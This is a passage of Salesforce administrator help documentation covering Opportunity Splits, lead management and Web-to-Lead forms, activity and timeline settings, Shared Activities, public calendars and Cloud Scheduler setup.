  2. Select **Enable "Set Audit Fields upon Record Creation" and "Update Records with Inactive Owners" User Permissions** and save your changes.
  3. Enable **Update Records with Inactive Owners** for profiles or permission sets.

Mass operations in progress

If you're running a mass operation, such as Mass Transfer or Mass Reassign Team Member, enabling Opportunity Splits at the same time can cause the enablement to fail. Make sure that all mass operations are finished before you start to enable Opportunity Splits.

Enable Opportunity Splits

Make it easy for your sales reps to collaborate on opportunities and share opportunity revenue with team members.

EDITIONS

Available in: Salesforce Classic

Available in: **Performance** and **Developer** Editions

Available in: **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To enable opportunity splits:
- "Customize Application"

1. From Setup, enter *Opportunity Splits* in the Quick Find box, then select **Settings**.
2. Click **Set up Opportunity Splits**.
3. To better reflect your business process, do any of the following.
   - Rename or deactivate the default revenue and overlay splits, which are based on the Opportunity – Amount field.
   - Click **Add a new split type** to split another currency field and specify whether splits on that field must total 100%.
4. Save your changes.
5. Select the page layouts to display the Opportunity Splits related list.
6. To ensure that users with customized page layouts see the related list, select Add to users' customized related lists.
7. Save your changes.
8. Click **Let users add members to opportunity teams while editing splits** to enable quicker changes to those teams.

For information about letting sales reps include splits in forecasts, see Enable Forecast Types for Collaborative Forecasts.

SEE ALSO:

Enable Team Selling
Create Opportunity Splits
Change a Record's Owner

Create Custom Opportunity Split Types

To better reflect your business operations, create custom opportunity split types on opportunity currency fields. Create up to three types to use in addition to revenue and overlay splits. Then, specify whether each type always totals 100%.

EDITIONS

Available in: Salesforce Classic

Available in: **Performance** and **Developer** Editions

Available in: **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To create custom split types for opportunities:
- "Customize Application"

Note: You can split most currency fields created on opportunities, including custom currency fields and roll-up summary fields, but not formula currency fields.

1. Contact Salesforce to have custom split types enabled for your Salesforce org.

   Changes to opportunity split types are completed by a background process. You're notified by email when the process is finished. We recommend not editing splits on opportunities until changes are complete.
2. From Setup, enter *Opportunity Splits* in the Quick Find box, select **Settings**, and then click **Edit Split Types**.
3. Click **+ Add a new split type**.
4. Define the settings as needed.
5. Save your changes.

Considerations for Removing Opportunity Split Types

Typically, you *deactivate* an opportunity split type when you have five split types (the maximum) and you need another. Or you *delete* a seldom-used type to reduce storage. Before you deactivate or delete an opportunity split type, consider these key points.

- Deactivating a split type removes it from the Salesforce interface while saving the underlying data. That way, you can reactivate it later.
- Deleting a split type permanently removes all related data.
- To deactivate or delete a split type:
  - You need the "Customize Application" permission.
  - Access Opportunity Splits Settings.
- If your Salesforce org contains many opportunities, the script that deletes split types can take several hours.

EDITIONS

Available in: Salesforce Classic

Available in: **Performance** and **Developer** Editions

Available in: **Enterprise** and **Unlimited** Editions with the Sales Cloud

SEE ALSO:

Considerations for Disabling Opportunity Splits

Enable Opportunity Splits

Considerations for Editing Multi-Line Layouts for Opportunity Splits

Before you customize the fields that Salesforce displays when sales reps edit opportunity splits, consider these key points.

- To edit layouts, you need the "Customize Application" permission.
- You can't add rich text fields or multi-select picklists to the multi-line layout for opportunity splits.
- You edit rich text fields and multi-select picklists on the opportunity split detail page.

EDITIONS

Available in: Salesforce Classic

Available in: **Performance** and **Developer** Editions

Available in: **Enterprise** and **Unlimited** Editions with the Sales Cloud

Considerations for Disabling Opportunity Splits

If your Salesforce org isn't using Opportunity Splits, you can disable the feature. Before you do so, consider these key points.

- Disabling Opportunity Splits is irreversible. You can't retrieve lost splits data.
- If you disable Opportunity Splits, here's what happens.
  - Splits on all opportunities in your org are deleted.
  - Split reports are deleted.
  - Custom reports that were built using split report templates still appear on the Reports tab, but you can't access them.
- To disable Opportunity Splits:
  - You need the "Customize Application" permission.
  - You access Opportunity Splits Settings.

EDITIONS

Available in: Salesforce Classic

Available in: **Performance** and **Developer** Editions

Available in: **Enterprise** and **Unlimited** Editions with the Sales Cloud

- If your org contains many opportunities, the script that disables Opportunity Splits can take several hours to finish.

SEE ALSO:

Considerations for Disabling Team Selling

Considerations for Removing Opportunity Split Types

Customize Options for Leads

Set Up Lead Management

Help your sales teams track prospects and build a strong pipeline of opportunities. Your sales teams use Salesforce leads to work and qualify their prospects with the goal of creating opportunities.

Using leads can give your sales staff instant access to the latest prospects and ensures that no leads are ever dropped. Successful lead management helps sales and marketing manage the inbound lead process, track lead sources, and analyze return on their marketing investment.

From Setup, get started using lead management.

- Go to the object management settings for leads. From the fields section, create custom lead fields that track information specific to your company. Also, map your custom lead fields to account, contact, and opportunity fields so that the data gets converted when users convert leads. Edit the `Lead Status` picklist to choose the default status for new and converted leads.
- Enter *`Lead Settings`* in the `Quick Find` box, then select **Lead Settings** to specify your default lead settings.
- Enter *`Assignment Rules`* in the `Quick Find` box, then select **Lead Assignment Rules** to set up lead assignment rules that automatically assign leads.
- Enter *`Web-to-Lead`* in the `Quick Find` box, then select **Web-to-Lead** to automatically capture leads from your website.
- To let your marketing and sales operations teams edit converted leads, assign those users the "View and Edit Converted Leads" permission.

To create sales queues for leads or custom objects, from Setup, enter *`Queues`* in the `Quick Find` box, then select **Queues**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Managing Leads

Before your organization begins using leads, you can perform the following setup:

- Customize the default Lead Settings.
- Create lead queues to help manage the distribution of leads.
- Set up lead assignment rules to automatically assign leads.
- Set up Web-to-Lead to automatically capture leads from your website.
- Import your organization's existing leads.
- Create custom lead fields.
- Map custom lead fields to other custom fields for lead conversion.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Edit the `Lead Status` picklist to choose the default status for new and converted leads.

SEE ALSO:

Leads

Define Default Settings for Lead Creation

Optimize lead management features for your sales teams so they can nurture leads efficiently and prevent duplicate records when it's time to convert the leads to contacts, accounts, and opportunities.

1. From Setup, enter *`Lead Settings`* in the `Quick Find` box, then select **Lead Settings**, and then click **Edit**.
2. Define the default lead owner and lead conversion settings.
3. Save your settings.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To change lead settings:
- "Customize Application"

Map Custom Lead Fields for Lead Conversion

Get the most out of records created from the leads your sales teams convert when you map custom lead fields to the fields of records they're converted to.

When sales reps convert qualified leads, the information from the standard lead fields appears in standard fields for contact, account, and opportunity records. If you set up custom lead fields, you specify how that custom information converts to custom fields in accounts, contacts, and opportunities.

1. From the object management settings for leads, go to the fields section, then click **Map Lead Fields**.
2. For each custom lead field, choose a custom account, contact, or opportunity field into which you want the information inserted when you convert a lead. In Lightning Experience, a custom lead field can map to account, contact, and opportunity fields at the same time.
3. Save your work.

Note: In Lightning Experience and Salesforce Classic, custom field mapping for lead conversion is available in orgs that use APEX Lead Convert, and not in orgs that use the older PLSQL Lead Convert.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To map lead fields:
- "Customize Application"

SEE ALSO:

Guidelines for Mapping Custom Lead Fields for Lead Conversion

Convert Qualified Leads

Find Object Management Settings

Guidelines for Mapping Custom Lead Fields for Lead Conversion

Learn the best practices for mapping custom lead fields to custom fields in contacts, accounts, and opportunities. Mapping custom fields helps your sales reps retain that important information when they convert qualified leads to track new potential deals.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- The following Lead custom field types can only be mapped to custom fields of the same data type.
  - Checkbox
  - Currency
  - Date
  - Date/Time
  - Email
  - Geolocation
  - Encrypted (Classic)
  - Number
  - Percent
  - Phone
  - Multi-select Picklist
  - Long Text
  - Rich Text
  - URL
- Each target field can have only 1 source field mapped to it.
- You can map auto-number fields to field types text or text area.
- You can map text and text area fields to custom field types of text, text area, long text, and picklist. If you map to a picklist field, the picklist must be unrestricted.
- You can map custom picklist fields to custom field types of text, text area, and picklist (unrestricted), but not long text.
- When mapping between picklist and text fields, your data truncates if the source field value is longer than the target field allows.
- Custom lookup fields can be mapped to a lookup field pointing to the same object. For example, a lead custom lookup field pointing to the Account object can be mapped to a contact custom lookup field that also points to the Account object.
- When mapping custom lead fields, the selected account, contact, or opportunity field must be of equal or greater length.
- You can't delete lead, account, contact, or opportunity fields included in Lead Custom Field Mapping. To delete a field, first remove its mapping.
- You can't change the field type of a field that's included in Lead Custom Field Mapping. To change a field's type, remove its mapping first.
- You can't uninstall a package that references fields included in Lead Custom Field Mapping. Remove any mappings of referenced fields before uninstalling the package.
- When mapping lead custom number, currency, or percent fields the target field must have the same length and number of decimal places.

Note: Do not map custom formula fields to other formula fields or any other type of field.

SEE ALSO:

Map Custom Lead Fields for Lead Conversion

Leads Created from Your Company's Website

Gather information from your company's website and automatically generate up to 500 new leads a day with Web-to-Lead.

If your company already has a form in which prospects enter their contact information, consider creating a jump page where prospects respond to a campaign. With a little extra HTML code, redirect that information to Salesforce to create leads.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Guidelines for Setting Up Web-to-Lead

Get Salesforce ready to gather information from your company's website and automatically generate up to 500 new leads a day.

Generate Leads from Your Website for Your Sales Teams

Automatically generate up to 500 leads per day with the prospecting data from your company's website visitors. When you set up Web-to-Lead, Salesforce captures prospects who provide contact information. You can also redirect prospects to other Web pages that are critical to campaign success.

SEE ALSO:

Define Default Settings for Lead Creation

Guidelines for Setting Up Web-to-Lead

Get Salesforce ready to gather information from your company's website and automatically generate up to 500 new leads a day.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Web-to-Lead:
- "Customize Application"

If you want to	Make sure to
Track special lead information that standard fields for Salesforce leads don't accommodate	Create custom lead fields and specify how you want them to map to custom fields for accounts, contacts, and opportunities during lead conversion.
Automatically send prospects email after they've submitted information through your website	Create public email templates. If you plan to set up email response rules to use different email templates depending on the information submitted, create one default template to send when none of your response rules apply.
Set the default status for new and converted leads	Use the `Lead Status` picklist to do so.
Assign leads to sales reps and queues	• Create lead queues if you want to assign leads to queues instead of individual sales reps. • Indicate the default owner of leads that fail to meet the criteria in your assignment rule using Customize Lead Settings. • Determine how web-generated leads get assigned to users or queues by creating a lead assignment rule and activating

If you want to	Make sure to
	it. If the rule is inactive, all web-generated leads get assigned to the default owner you specify in Lead Settings.

SEE ALSO:

Leads Created from Your Company's Website

Generate Leads from Your Website for Your Sales Teams

Generate Leads from Your Website for Your Sales Teams

Automatically generate up to 500 leads per day with the prospecting data from your company's website visitors. When you set up Web-to-Lead, Salesforce captures prospects who provide contact information. You can also redirect prospects to other Web pages that are critical to campaign success.

You must have a reCAPTCHA key pair if you want to use spam filtering.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Web-to-Lead:
- "Customize Application"

1. From Setup, enter *Web-to-Lead* in the `Quick Find` box, then select **Web-to-Lead**.
2. Click **Edit** to enable or change Web-to-Lead settings.
3. If you want automate email replies to prospects, select a default response template. If you set up response rules to use different email templates based on the information prospects provide, the default response template is used when no auto-response rules apply. Templates must be marked *Available for Use*.
4. Save your changes.
5. To create a form that captures prospect details on your website, click **Create Web-to-Lead Form**, and then select fields you want to include.
6. Select fields to include on your Web-to-Lead form. Use the Add and Remove arrows to move fields between the Available Fields list and the Selected Fields list, and use the Up and Down arrows to change the order of the fields on your form.
   - Select the `Campaign` field.
   - For organizations using multiple currencies, add the `Lead Currency` field if you add currency amount fields, otherwise all amounts will be captured in your corporate currency.
   - Use a custom multi-select picklist to allow potential customers to express interest in several products.
   - For organizations using lead record types, select the `Lead Record Type` field if you want users to select a record type for Web-generated leads.
7. If your organization uses the Translation Workbench or has renamed tabs, select the language for the form labels displayed on your Web-to-Lead form. The source of your Web-to-Lead form is always in your personal language.
8. Specify the complete URL to which users should be directed after they submit their information—for example, your company's home page for a thank you page—and click **Generate**.
9. If you want to add a reCAPTCHA widget to the lead submission form, select **Enable spam filtering (recommended)**.
   - Specify the reCAPTCHA API Key Pair using the lookup.
   - If you want to allow all traffic in the case that the Google reCAPTCHA servers aren't available, select **Enable server fallback**.
10. Copy the generated HTML code and provide it to your company's webmaster to incorporate into your website.

11. Click **Finished**.

To test the Web-to-Lead form, add the line `<input type="hidden" name="debug" value="1">` to your code. This line redirects you to a debugging page when you submit the form. Remove this line before releasing the Web-to-Lead page to your website.

Leads generated from your website are initially marked with the "default status" specified by the `Lead Status` picklist. For Web leads generated as part of a campaign, the member status of the new leads is set to the `Member Status` value specified in the form, or to the "default" member status if the `Member Status` field is not included in the form.

In addition, new leads are marked as "Unread," and are changed to "Read" when viewed or edited by the lead owner. Users can select the My Unread Leads list view to quickly locate their new leads.

Note: The format for date and currency fields captured online is taken from your organization's default settings - `Default Locale` and `Currency Locale`.

The daily limit for Web-to-Lead requests is 500. If your organization exceeds its daily Web-to-Lead limit, the Default Lead Creator (specified in the Web-to-Lead setup page) receives an email containing the additional lead information. See How many leads can we capture from our website? on page 1393 for additional information on Web-to-Lead limits.

If a new lead cannot be generated due to errors in your Web-to-Lead setup, Customer Support is notified of the problem so that we can help you correct it.

Salesforce runs field validation rules before creating records submitted via Web-to-Lead and only creates records that have valid values.

All universally required fields must have a value before a record can be created via Web-to-Lead.

Salesforce doesn't support rich text area (RTA) fields on Web-to-Lead forms. If you use RTA fields on your forms, any information entered in them is saved as plain text when the lead is created.

SEE ALSO:

- Enable reCAPTCHA to Prevent Spam Cases
- *External Link:* Google reCAPTCHA
- Guidelines for Setting Up Web-to-Lead
- Leads Created from Your Company's Website


Increase Process Adoption

Path

Path guides your users along the steps in a process, such as working an opportunity from a fresh lead to a successfully closed deal. Path is available for leads, opportunities, quotes, and custom objects in Lightning Experience, and for opportunities in all versions of the Salesforce1 mobile app.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



You can set up one path for each available record type. Steps for each path (1) are based on values in a picklist you select when you set up the path.

Select up to five key fields to focus users on the most critical information (2). At each step on the path, help users succeed with handy step-specific guidance, such as tips, links, and company policy information (3).

To enable Path and set up new paths, from Setup, enter *Path Settings* in the Quick Find box.

Help Sales Reps Manage Their Meetings and Tasks

Help Your Sales Reps Manage Events and Tasks Together

Give sales reps a more accurate perspective on their leads, contacts, opportunities, and accounts. Use combined activities settings to help them manage and track meetings and tasks. Options differ for Lightning Experience and Salesforce Classic.

Considerations for the Activity Composer and Activity Timeline in Lightning Experience

In some Salesforce orgs, page layouts or record types need adjustments to prevent tabs from disappearing from the activity composer. Also, if you customize the display and order of fields in the activity timeline, be aware of the behavior of certain fields.

Considerations for Activity Reminder Setup in Salesforce Classic

Disabling individual preferences for displaying event and task reminders erases users' activity reminder settings. If you re-enable activity reminders later, users receive reminders only for activities they create or edit after you re-enable the setting.

Considerations for Shared Activities (Multiple Contacts on an Activity)

Use Shared Activities to let users relate multiple contacts to each event or task and to view information about open activities and activity history on contact detail pages. If you enable Shared Activities, or if it's enabled by default in your Salesforce org, you can't disable it. Whether you enable Shared Activities or leave it disabled, review these considerations.

Guidelines for Shared Activities (Multiple Contacts on an Activity)

To include related contacts alongside other event and task details, include the Name related list in the event and task detail page layouts.

SEE ALSO:

Customization Options for Managing Events and Tasks Together

Considerations for the Activity Composer and Activity Timeline in Lightning Experience

In some Salesforce orgs, page layouts or record types need adjustments to prevent tabs from disappearing from the activity composer. Also, if you customize the display and order of fields in the activity timeline, be aware of the behavior of certain fields.

EDITIONS

Available in Lightning Experience in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Display Tabs in Activity Composer by Adjusting Page Layouts and Record Types

In some Salesforce orgs, displaying tabs in the activity composer in Lightning Experience requires you to adjust settings.

Considerations for the Timeline and Activity Related Lists

On the detail page for objects that support activities, Lightning Experience doesn't display the Open Activities and Activity History related lists along with other related lists. It displays the activity timeline instead. Objects that support activities include opportunities, leads, accounts, contacts, contracts, and custom objects on which you enable activities.

Considerations for Customizing Activity Timeline Fields

You can use compact layouts to customize the display and order of fields for items in the activity timeline. Be aware that certain essential fields remain in the timeline even if you delete them from a layout. Icons in the timeline aren't customizable.

SEE ALSO:

Guidelines for Customizing the Task List in Lightning Experience

Display Tabs in Activity Composer by Adjusting Page Layouts and Record Types

In some Salesforce orgs, displaying tabs in the activity composer in Lightning Experience requires you to adjust settings.

EDITIONS

Available in Lightning Experience in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Configure the Call, Task, and Event Tabs in the Activity Composer in Lightning Experience

Is the call, task, or event tab missing from the activity composer on opportunities or other objects in your Salesforce org? Check your layout, record type, and permissions settings.

Configure the Email Action in the Activity Composer in Lightning Experience

Is the Email action missing from the activity composer on opportunities or other objects in your Salesforce org? Check your layout and permissions settings.

Configure the Call, Task, and Event Tabs in the Activity Composer in Lightning Experience

Is the call, task, or event tab missing from the activity composer on opportunities or other objects in your Salesforce org? Check your layout, record type, and permissions settings.

EDITIONS

Available in Lightning Experience in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. Look at the object's page layout—opportunities, leads, accounts, contacts, or a custom object that supports activities. Check whether you've included the corresponding action in the Salesforce1 and Lightning Experience Actions section of the object's page layout.

   Note: An object page inherits the actions of the global page layout unless you've customized the actions in the Salesforce1 and Lightning Experience Actions section of the object's page layout.

2. Have you created a custom record type for calls, tasks, or events? (Record types determine a record's layout and picklist values. You can define one or more record types for users to choose from when they create an event or a task.) Look at the page layout that you've associated with the custom record type. Ensure that you've assigned the custom record type to the corresponding action. For example, if you created a custom record type for calls, assign it to the Log a Call action.
3. Ensure that your users have permission to view that custom record type.

SEE ALSO:

- Actions in Lightning Experience
- How Actions Are Ordered in Lightning Experience
- Page Layouts
- Permission Sets

Configure the Email Action in the Activity Composer in Lightning Experience

Is the Email action missing from the activity composer on opportunities or other objects in your Salesforce org? Check your layout and permissions settings.

EDITIONS

Available in Lightning Experience in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. If the Email action is missing from the activity composer, open the page layout assigned to the record type for the opportunity or other object.
2. Add the **Send an Email** action (*not* the Send Email action) to the Salesforce1 and Lightning Experience Actions section of the page layout.
3. Make sure that your users have the **Send Email** (*not* Send *an* Email) permission.

SEE ALSO:

- Actions in Lightning Experience
- How Actions Are Ordered in Lightning Experience
- Page Layouts
- Permission Sets

Considerations for the Timeline and Activity Related Lists

On the detail page for objects that support activities, Lightning Experience doesn't display the Open Activities and Activity History related lists along with other related lists. It displays the activity timeline instead. Objects that support activities include opportunities, leads, accounts, contacts, contracts, and custom objects on which you enable activities.

EDITIONS

Available in Lightning Experience in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Considerations for Customizing Activity Timeline Fields

You can use compact layouts to customize the display and order of fields for items in the activity timeline. Be aware that certain essential fields remain in the timeline even if you delete them from a layout. Icons in the timeline aren't customizable.

EDITIONS

Available in Lightning Experience in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Display and Order of Fields

Use compact layouts to customize the display and order of fields in the timeline. However, certain fields remain in the timeline even if you remove them from the layout, because they contain essential activity information. For example, suppose that you remove the due date, the date and time, or the task status fields from the compact layouts. The event start date and time, the task checkbox, the task due date, and the call logging date still appear on activities in the timeline. The description field on events and the comments field on tasks also always appear in the timeline, although they aren't available in the compact layout. The remaining fields visible in the timeline reflect the fields you include in the compact layout.

Icons

The icons for activity types (events, tasks, calls, and email) in the timeline aren't customizable.

Considerations for Activity Reminder Setup in Salesforce Classic

Disabling individual preferences for displaying event and task reminders erases users' activity reminder settings. If you re-enable activity reminders later, users receive reminders only for activities they create or edit after you re-enable the setting.

EDITIONS

Available in Salesforce Classic in: **All** Editions

Considerations for Shared Activities (Multiple Contacts on an Activity)

Use Shared Activities to let users relate multiple contacts to each event or task and to view information about open activities and activity history on contact detail pages. If you enable Shared Activities, or if it's enabled by default in your Salesforce org, you can't disable it. Whether you enable Shared Activities or leave it disabled, review these considerations.

EDITIONS

Available in Lightning Experience in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **All** Editions

Enabling Shared Activities

Limit on Number of Contacts

Your sales reps can relate up to 50 contacts to each event or task.

Time Needed to Enable Shared Activities

Enabling Shared Activities takes up to 48 hours, depending on the volume of activity in your Salesforce org. During this process, sales reps can continue working with events and tasks. The Activity Settings page in Setup displays messages about the status and what to do if the process doesn't finish.

Display of Related Contacts Alongside Other Activity Details
To show related contacts on event and task detail pages, ensure that the Name related list is included on event and task page layouts. Be aware that the items in the Name related list aren't fields, so they don't adhere to field-level security settings.

Visualforce Display of Events
If a Visualforce page uses the standard controller to display Shared Activities events, use API version 26.0 or later.

Reports
When more than one contact is related to an event, activity reports don't show child events to that event if they are assigned to users who aren't below you in the role hierarchy.

Leaving Shared Activities Disabled

Limitations in Custom Reports Based on Activity Relationships
If you don't enable Shared Activities, custom reports based on activity relationships work as follows.

- They show only invitees to an event but not the organizer.
- They don't show events to which no one has been invited.

No Support for Activity Custom Lookups
If you don't enable Shared Activities, custom report types that use activity custom lookup field relationships aren't supported.

Duplicate Records Created for Email
If you don't enable Shared Activities and a sales rep sends an email to multiple contacts, Salesforce creates a closed task for each contact. As a result, Salesforce creates duplicate records instead of just one task corresponding to the email.

Guidelines for Shared Activities (Multiple Contacts on an Activity)

To include related contacts alongside other event and task details, include the Name related list in the event and task detail page layouts.

SEE ALSO:

Page Layouts

EDITIONS

Available in Lightning Experience in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **All** Editions

Help Your Sales Reps Manage Events and Calendars

Optimize the way your sales reps manage their meetings and scheduling. Options differ for Lightning Experience, Salesforce Classic, and Salesforce1.

Create and Manage a Public Calendar or a Resource Calendar in Salesforce Classic
Use a public calendar to manage group activities. For example, track a group's events, such as marketing events, product releases, or training classes, or schedule a common activity, such as a team vacation. Use a resource calendar to schedule the use of a shared resource, such as a conference room or an overhead projector.

Set Up Cloud Scheduler in Salesforce Classic
The New Meeting Request button is enabled by default on page layouts. It lets your users use Cloud Scheduler to request meetings with customers. The button appears on the Open Activities related list on the detail pages of contacts, leads, and person accounts.

Event Fields

Event records have standard fields for tracking and recording event details.

SEE ALSO:

Customization Options for Events and Calendars

Create and Manage a Public Calendar or a Resource Calendar in Salesforce Classic

Use a public calendar to manage group activities. For example, track a group's events, such as marketing events, product releases, or training classes, or schedule a common activity, such as a team vacation. Use a resource calendar to schedule the use of a shared resource, such as a conference room or an overhead projector.

You can create an unlimited number of calendars.

EDITIONS

Available in Salesforce Classic in: **All** Editions Except **Group Edition** and **Personal Edition**

USER PERMISSIONS

To manage public calendars:
- "Customize Application"

To manage resource calendars:
- "Customize Application"

To view a related record on an event:
- Users must have "Read" permission

- View and edit your existing public calendars and resource calendars.

  From Setup, enter *Public Calendars and Resources* in the Quick Find box, then select **Public Calendars and Resources**.

- Create a public calendar or a resource calendar.

  1. Click **New**, name the calendar, select **Active**, and save the calendar.
  2. Click **Sharing**. Add the public groups, roles, or people you want to share the calendar with.
  3. In Calendar Access, specify the way you want to share the calendar.

     Hide Details
     Other people can see whether given times are available, but they can't see other information about events in the calendar.

     Hide Details and Add Events
     Other people can see whether given times are available, but they can't see details of events. Other people can insert events in the calendar.

     Show Details
     Other people can see detailed information about events in the calendar.

     Show Details and Add Events
     Other people can see detailed information about events in the calendar, and they can insert events in the calendar.

     Full Access
     Other people can see detailed information about events in the calendar, insert events in the calendar, and edit existing events in the calendar.

- Delete a public calendar.

  1. From Setup, enter *Public Calendars and Resources* in the Quick Find box, then select **Public Calendars and Resources**.
  2. Click **Del** next to the name of a calendar.

Ensure that users have the appropriate permissions. For example, an event invitee who doesn't have "Read" permission on opportunities can't view the opportunity associated with the event.

SEE ALSO:

Access to Activities

Set Up Cloud Scheduler in Salesforce Classic

The New Meeting Request button is enabled by default on page layouts. It lets your users use Cloud Scheduler to request meetings with customers. The button appears on the Open Activities related list on the detail pages of contacts, leads, and person accounts.

Important: Cloud Scheduler is unavailable in Salesforce orgs created in Winter '17 or later. If you enabled Cloud Scheduler before Winter '17, it remains available in your org until Winter '18. However, if you remove the **New Meeting Request** button, you can't add it back. For more information, see Cloud Scheduler to begin phased retirement with Winter '17.

Use the following methods alone or in combination to control whether the New Meeting Request button is displayed on detail page layouts. The button is also available in the Calendar section on the Home tab when the Requested Meetings subtab is enabled. The following add and remove actions don't affect the button in the Calendar section.

EDITIONS

Available in Salesforce Classic in: **All** Editions Except **Personal** Edition

USER PERMISSIONS

To customize page layouts and activity settings:
- "Customize Application"

Cloud Scheduler Quick Setup for Multiple Page Layouts

1. From Setup, enter *Cloud Scheduler* in the Quick Find box, and then select **Cloud Scheduler**.
2. If you're adding the button and the new UI theme isn't already enabled, enable it on the User Interface page in Setup.
3. To add the **New Meeting Request** button to the Open Activities related list on all eligible page layouts, click **Add Button**. To remove the button from all current page layouts, click **Remove Button**.

Cloud Scheduler Manual Setup for Individual Page Layouts

1. If you're adding the button and the new UI theme isn't already enabled, enable it on the User Interface page in Setup. See User Interface Settings.
2. Add or remove the **New Meeting Request** button to the Open Activities related list on the page layouts you want.
   - Contacts
   - Leads
   - Person Accounts (if enabled)

     To allow users to request a meeting with a person account, add the Email field to the page layout. From the object management settings for person accounts, go to Page Layouts.

Cloud Scheduler Optional Settings

You can optionally enable these settings to make Cloud Scheduler even more useful.

- Ask your users to install Salesforce for Outlook.

  We recommend that users sync their calendar events between Salesforce and Outlook to propose meeting times based on their availability displayed in their Salesforce calendar.

- Add your company logo to the meeting requests sent to invitees.
- Show requested meetings in the Calendar section on the Home tab.

  The Requested Meetings subtab is displayed by default. If you remove the New Meeting Request button from all page layouts, we recommend that you also remove the Requested Meetings subtab because your users can't request meetings.

- Enable your Partner users to request meetings using Cloud Scheduler. The customPartner User profile must have the correct user permissions on page 1901, and it must be active and assigned to your Partner users.

User Permission Requirements

Users must have the "Send Email" and "Edit Events" permissions to request meetings. These permissions are enabled in most standard profiles.

If users don't have the required permissions, they:

- Can't see the New Meeting Request button on the Open Activities related list
- Can't edit, reschedule, or cancel requested meetings

Field-Level Security Requirements

In most cases, you don't need to change field-level security settings to allow users to request meetings. However, if you've changed the default field-level security settings for certain profiles in your Salesforce org, refer to the following table to check wether the changes prevent users from requesting meetings.

Note: In permission sets and the enhanced profile user interface, the setting labels differ from those in the original profile user interface and in field-level security pages for customizing fields.

Object	Field	Required Field-Level Security Settings		Description
		Permission Sets and Enhanced Profile User Interface	Original Profile User Interface and Customize Field Pages	
Event	`Name`	`Read` and `Edit`	`Visible` (with `Read-Only` *not* selected)	If this field isn't readable, the New Meeting Request button isn't displayed on the Open Activities related list, and an "insufficient privileges" message is displayed when a user tries to change (confirm or reschedule) or view a requested meeting. If this field is readable but not editable, the New Meeting Request button isn't displayed on the Open Activities related list, and requested meetings open as read only, preventing users from confirming or rescheduling the meeting.
